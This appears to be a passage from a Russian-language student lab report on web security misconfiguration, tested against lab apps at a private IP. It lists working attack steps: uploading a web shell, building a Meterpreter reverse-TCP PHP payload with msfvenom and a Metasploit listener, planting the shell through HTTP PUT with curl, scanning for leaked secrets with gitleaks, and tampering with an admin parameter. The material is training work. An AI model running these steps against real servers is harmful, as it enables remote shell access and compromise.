python cangibrina.py -u http://192.168.56.11/drupal
```

- 3. Эксплуатация уязвимости file upload:

http://IP/multillidae/index.php?page=upload-file.php

/tmp/r57shell.php

service postgresql start

msfconsole

```
service postgresql start  
msfconsole  
> set LHOST 192.168.56.11  
> set LPORT 6666  
> set payload php/meterpreter/reverse_tcp  
> exploit  
msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.56.11 LPORT=6666  
-f raw>phpshellmetasploit.php  
meterpreter  
> sysinfo  
> getuid
```

4. Использование метода PUT:

```
nmap --script http-methods --script-args http-methods.url-  
path=/uploads,http-methods.test-all -p 80  
192.168.56.11  
... PUT ...  
curl -i -X PUT -T phpshellmetasploit.php  
http://192.168.56.11:80/uploads/shell21.php
```

- Утечка чувствительных данных
приложение **docker** <https://github.com/zricethezav/gitleaks>
wget <https://github.com/zricethezav/gitleaks/releases/download/v1.22.0/gitleaks-linux-amd64>
chmod 777 gitleaks-linux-amd64)
./gitleaks-linux-amd64 gitleaks --repo=<https://github.com/gitleakstest/gronit> --verbose
...KEY...
- Session Hijacking
<https://developer.mozilla.org/ru/docs/Web/HTTP/Cookies>
С точки зрения безопасности имеет смысл:
 - Где хранятся cookie – на стороне сервера или на стороне клиента?
 - Какие данные сервер выдает в куки и как он их использует?
 - Использует ли сервер т.н. “third-party cookie” и зачем он их использует?
 - Кража кук. MiTM (man-in-the-middle, человек посередине)
 - Некорректно настроен тайм-аут соединения
 - Передача критический параметров в открытом виде.

5. Передача параметра в открытом виде.

bwapp (Session Mgmt. - Administrative Portals)

http://192.168.56.11/bwapp/smgmt_admin_portal.php?admin=0

http://192.168.56.11/bwapp/smgmt_admin_portal.php?admin=1

Выводы

Из-за неправильной конфигурации или ошибок в используемых конфигурациях злоумышленник может получить полезную информацию. Некоторые уязвимости класса Security misconfiguration могут быть расширены до получения доступа к серверу на уровне шелла или удаленных команд.

- <https://gb.ru>

Выполнил: AndreiM